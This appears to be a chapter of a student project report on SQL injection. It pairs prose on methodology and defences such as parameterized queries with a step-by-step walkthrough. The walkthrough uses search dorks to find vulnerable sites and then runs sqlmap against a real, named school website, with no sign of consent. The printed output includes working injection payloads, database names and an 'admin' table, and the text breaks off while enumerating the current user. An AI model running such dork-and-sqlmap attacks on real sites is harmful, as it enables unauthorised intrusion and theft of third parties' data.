

## Chapter-5

### Explanation of the Project

**Project Duration:** [21<sup>st</sup> June 2024] to [10<sup>th</sup> July 2024]



**Technologies Used:** Kali Linux, Terminal, SQLMap, Web Browser.

### Objective:

The objective of this project was to identify and assess SQL Injection vulnerabilities in websites. By exploiting these vulnerabilities, the project aimed to understand how attackers can gain unauthorized access to databases, manipulate data, and compromise the security of web applications. The ultimate goal was to highlight the importance of securing databases against such attacks and to explore effective methods for preventing SQL Injection.

### Problem Statement:

SQL Injection is one of the most notorious and dangerous vulnerabilities that can affect web applications. It involves injecting malicious SQL statements into an entry field for execution, which can then manipulate or retrieve data from the database in ways unintended by the application developers. This vulnerability can allow attackers to gain unauthorized access to sensitive data, modify or delete data, and even execute administrative operations on the database. Despite the existence of well-known mitigation strategies, SQL Injection remains a common and critical threat to cybersecurity.

### Methodology:

The project aimed to identify and exploit SQL Injection vulnerabilities in web applications using a systematic approach. The process involved multiple stages, each designed to deepen the understanding of the vulnerability and demonstrate the potential impact of an attack.

#### 1. Utilizing SQL Dorks (2024):

- **Research and Selection:** The project began with the selection of SQL dorks for the year 2024. SQL dorks are specifically crafted search queries that help in finding websites potentially

vulnerable to SQL Injection by leveraging search engines like Google. These queries are designed to look for specific patterns in website code or content that could indicate the presence of an SQL Injection vulnerability.

- **Executing Dorks:** After selecting relevant SQL dorks, they were executed in a search engine to generate a list of web pages that matched the criteria. The results typically included pages with certain URL structures, error messages, or exposed database fields, all of which could be indicative of an SQL Injection vulnerability.
- **Analysis of Results:** The search results were then analyzed to identify the most promising targets. This analysis involved looking for signs such as URL parameters that seemed to be used directly in SQL queries, or error messages that hinted at poor input sanitization.

## 2. Identifying Vulnerable Websites:

- **Initial Screening:** The initial screening of potential targets involved a closer examination of the websites identified through the dork searches. This included inspecting the URLs and forms for parameters that might be susceptible to SQL Injection. Common indicators included parameters like `id`, `product`, or `user`, which, if improperly handled, could be manipulated to inject SQL code.
- **Testing for Vulnerability:** The next step was to manually test these parameters by introducing simple SQL elements, such as a single quote or a boolean expression. The server's response was carefully monitored for any signs of vulnerability, such as SQL error messages or unexpected behavior in the application. If the application responded in a way that suggested it was processing the injected SQL code, this confirmed the presence of a vulnerability.
- **Selection of Target Website:** After identifying multiple potential targets, a specific website was selected for a more detailed analysis. This site demonstrated clear signs of vulnerability in its handling of URL parameters, making it an ideal candidate for further exploration.

## 3. Exploration of Vulnerability:

- **Understanding the Database Structure:** Once the target was confirmed to be vulnerable, the next step was to explore the underlying database structure. This involved trying to map out the database, identifying the number and names of databases, the tables within those

databases, and the columns within those tables. Understanding this structure is crucial because it provides insight into the types of data stored and the potential impact of an attack. ○

**Sensitive Data Retrieval:** With the database structure mapped out, the focus shifted to retrieving sensitive data. This could include anything from user information, such as usernames and passwords, to transaction records or other confidential data stored in the database. The ability to extract this data not only demonstrated the extent of the vulnerability but also underscored the potential damage that could be caused if such a vulnerability were exploited by a malicious actor.

- **Assessing the Severity of the Vulnerability:** The project also involved assessing the severity of the vulnerability. This included determining whether the compromised database user had administrative privileges, which would significantly increase the potential impact of the attack. If the attacker could execute commands at an administrative level, the consequences could include full control over the database, including the ability to delete or modify data, or even escalate the attack to compromise the entire system.

#### 4. Defensive Strategies and Mitigation:

- **Input Validation:** One of the primary defenses against SQL Injection is rigorous input validation. The project highlighted the importance of ensuring that all user inputs are properly sanitized and validated before being included in SQL queries. This involves rejecting any input that does not meet the expected format or contains suspicious characters that could be used in an SQL Injection attack.
- **Parameterized Queries:** Another critical defense mechanism is the use of parameterized queries (also known as prepared statements). These queries separate SQL code from data, meaning that even if malicious code is entered, it will be treated as data rather than executable SQL commands. The project emphasized how implementing parameterized queries across the application could effectively prevent SQL Injection vulnerabilities.
- **Web Application Firewalls (WAFs):** The use of Web Application Firewalls was also explored as a way to protect web applications from SQL Injection and other common attacks. A WAF can be configured to detect and block suspicious activity, such as SQL Injection attempts, before they reach the application server. This adds an additional layer of security by filtering out potentially harmful traffic.

- **Regular Security Audits:** Finally, the project underscored the importance of regular security audits and vulnerability assessments. By continuously monitoring and testing web applications for potential vulnerabilities, organizations can identify and address issues before they can be exploited by attackers. This proactive approach is key to maintaining the security and integrity of web applications.

## **Conclusion:**


The SQL Injection Vulnerability Assessment revealed critical weaknesses in the target web application, demonstrating how an attacker could exploit these vulnerabilities to gain unauthorized access to sensitive data. The project highlighted the ease with which SQL Injection attacks can be executed when proper security measures are not in place, emphasizing the need for robust defenses such as input validation, parameterized queries, and regular security assessments.

Through this project, it became clear that SQL Injection remains a serious threat to web application security. The findings stress the importance of adopting a comprehensive security strategy that includes both preventative measures and regular testing to protect against this and other types of attacks. By understanding and addressing these vulnerabilities, organizations can significantly reduce their risk and protect their valuable data from malicious actors.


## **• Steps take to find the vulnerabilities**

1. Search for sql dorks 2024


wafw00f




## 2. Copy any of the Dorks



## 3. Search the Dork on web browser to check which websites use this dork in their code.




4. Open any of the website. And try to change the id and see if the website responds to it or not.





5. If the responds then copy the link and open Kali Linux.




6. Run this command on the terminal `sqlmap --url https://www.gdgoenkaagra.com/photo-gallery.php?id=30 --dbs`

```
kali@kali: ~  
$ sqlmap --url https://www.gdgoenkaagra.com/photo-gallery.php?id=30 --dbs  
  
[1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting @ 09:08:58 /2024-06-22/  
  
[09:08:59] [INFO] testing connection to the target URL  
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=94bmm7a8b0h...6d2ffu4vd1'). Do you want to use those [Y/n] y  
[09:09:28] [INFO] checking if the target is protected by some kind of WAF/IPS  
[09:09:28] [INFO] testing if the target URL content is stable  
[09:09:28] [INFO] target URL content is stable  
[09:09:28] [INFO] testing if GET parameter 'id' is dynamic  
[09:09:29] [INFO] GET parameter 'id' appears to be dynamic  
[09:09:29] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')  
[09:09:29] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks  
[09:09:29] [INFO] testing for SQL injection on GET parameter 'id'  
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y  
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y  
[09:10:44] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'  
[09:10:46] [WARNING] reflective value(s) found and filtering out  
[09:10:46] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="Panting")  
[09:10:46] [INFO] testing 'Generic inline queries'  
[09:10:47] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'  
[09:10:47] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'  
[09:10:47] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'  
[09:10:47] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'  
[09:10:47] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'  
[09:10:47] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'  
[09:10:47] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'  
[09:10:47] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'  
[09:10:48] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'  
[09:10:48] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable  
[09:10:48] [INFO] testing 'MySQL inline queries'  
[09:10:48] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'  
[09:10:48] [WARNING] time-based comparison requires larger statistical model, please wait.... (done)  
[09:10:49] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'  
[09:10:49] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'  
[09:10:49] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'  
[09:10:49] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'  
[09:10:49] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'  
[09:11:20] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable  
[09:11:21] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'  
[09:11:21] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found  
[09:11:21] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test  
[09:11:21] [INFO] target URL appears to have 3 columns in query  
[09:11:23] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
```

7. Run this command to fetch all the tables from the database  
`sqlmap --url`

`https://www.gdgoenkaagra.com/photo-gallery.php?id=30 --dbs --tables`

```
kali@kali: ~  
[kali@kali]~$ sqlmap --url https://www.gdgoenkaagra.com/photo-gallery.php?id=30 --dbs --tables  
 {1.8.2#stable}  
https://sqlmap.org  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting @ 09:22:53 /2024-06-22/  
[09:22:53] [INFO] resuming back-end DBMS 'mysql'  
[09:22:53] [INFO] testing connection to the target URL  
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=72bbsd49o1...9fug23vfs7'). Do you want to use those [Y/n] y  
sqlmap resumed the following injection point(s) from stored session:  
---  
Parameter: id (GET)  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: id=30' AND 3620=3620 AND 'laji'='laji  
  
Type: error-based  
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)  
Payload: id=30' AND (SELECT 4757 FROM(SELECT COUNT(*),CONCAT(0x716b716b71,(SELECT (ELT(4757=4757,1))),0x716a7a6a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'o  
jJA'='ojJA  
  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: id=30' AND (SELECT 7072 FROM (SELECT(SLEEP(5)))JEki) AND 'QXig'='QXig  
  
Type: UNION query  
Title: Generic UNION query (NULL) - 3 columns  
Payload: id=-5031' UNION ALL SELECT NULL,CONCAT(0x716b716b71,0x4d4d734573685353457545656854697969596f6a6e617575416246536a5479486f515671634c464a,0x716a7a6a71),NULL-- --  
---  
[09:22:56] [INFO] the back-end DBMS is MySQL  
web application technology: Nginx, PHP, PHP 5.6.40  
back-end DBMS: MySQL >= 5.0 (MariaDB fork)  
[09:22:56] [INFO] fetching database names  
[09:22:56] [INFO] resumed: 'gdgoenka_nifty'  
[09:22:56] [INFO] resumed: 'information_schema'  
available databases [2]:  
[*] gdgoenka_nifty  
[*] information_schema  
  
[09:22:56] [INFO] fetching tables for databases: 'gdgoenka_nifty, information_schema'  
[09:22:57] [INFO] retrieved: 'gdgoenka_nifty','admin'  
[09:22:58] [INFO] retrieved: 'gdgoenka_nifty','enquiry'  
[09:22:58] [INFO] retrieved: 'gdgoenka_nifty','gallery'
```






```
09:23:13] [INFO] retrieved: 'information_schema', 'INNODB_SYS_FOREIGN_COLS'
[09:23:14] [INFO] retrieved: 'information_schema', 'INNODB_CMP_RESET'
[09:23:14] [INFO] retrieved: 'information_schema', 'INNODB_BUFFER_POOL_STATS'
[09:23:14] [INFO] retrieved: 'information_schema', 'INNODB_FT_INDEX_CACHE'
[09:23:14] [INFO] retrieved: 'information_schema', 'INNODB_SYS_FOREIGN'
[09:23:14] [INFO] retrieved: 'information_schema', 'INNODB_METRICS'
[09:23:15] [INFO] retrieved: 'information_schema', 'INNODB_FT_DEFAULT_STOPWORD'
[09:23:15] [INFO] retrieved: 'information_schema', 'INNODB_CMPMEM'
[09:23:15] [INFO] retrieved: 'information_schema', 'INNODB_SYS_TABLES'
[09:23:15] [INFO] retrieved: 'information_schema', 'INNODB_SYS_COLUMNS'
[09:23:16] [INFO] retrieved: 'information_schema', 'INNODB_FT_CONFIG'
[09:23:16] [INFO] retrieved: 'information_schema', 'INNODB_BUFFER_PAGE'
[09:23:16] [INFO] retrieved: 'information_schema', 'INNODB_CMP_PER_INDEX_RESET'
[09:23:16] [INFO] retrieved: 'information_schema', 'XTRADB_READ_VIEW'
[09:23:16] [INFO] retrieved: 'information_schema', 'INNODB_SYS_SEMAPHORE_WAITS'
[09:23:17] [INFO] retrieved: 'information_schema', 'INNODB_CHANGED_PAGES'
[09:23:17] [INFO] retrieved: 'information_schema', 'INNODB_FT_DELETED'
[09:23:17] [INFO] retrieved: 'information_schema', 'INNODB_TABLESPACES_SCRUBBING'
Database: gdgoenka_nifty
[6 tables]
+-----+
| admin
| enquiry
| gallery
| inquiry
| news
| photos
+-----+

Database: information_schema
[78 tables]
+-----+
| ALL_PLUGINS
| APPLICABLE_ROLES
| CHANGED_PAGE_BITMAPS
| CHARACTER_SETS
| CLIENT_STATISTICS
| COLLATIONS
| COLLATION_CHARACTER_SET_APPLICABILITY
| COLUMN_PRIVILEGES
| ENABLED_ROLES
| FILES
| GEOMETRY_COLUMNS
| GLOBAL_STATUS
| GLOBAL_VARIABLES
| INDEX_STATISTICS
| INNODB_BUFFER_PAGE
| INNODB_BUFFER_PAGE_LRU
| INNODB_BUFFER_POOL_STATS
| INNODB_CHANGED_PAGES
| INNODB_CMP
| INNODB_CMPMEM
| INNODB_CMPMEM_RESET
| INNODB_CMP_PER_INDEX
| INNODB_CMP_PER_INDEX_RESET
| INNODB_CMP_RESET
| INNODB_FT_BITMAPS_DELETED
```

8. Run this command to get current user name **sqlmap --url https://www.gdgoenkaagra.com/photogallery.php?id=30 --dbs --current-user**

```
kali@kali: ~  
$ sqlmap --url https://www.gdgoenkaagra.com/photo-gallery.php?id=30 --dbs --current-user  
 {1.8.2#stable}  
https://sqlmap.org  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting @ 09:26:22 /2024-06-22/  
[09:26:22] [INFO] resuming back-end DBMS 'mysql'  
[09:26:22] [INFO] testing connection to the target URL  
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=4j0noctsq70...36k148vfc2'). Do you want to use those [Y/n] y  
sqlmap resumed the following injection point(s) from stored session:  
---  
Parameter: id (GET)  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: id=30' AND 3620=3620 AND 'laji'='laji'  
  
Type: error-based  
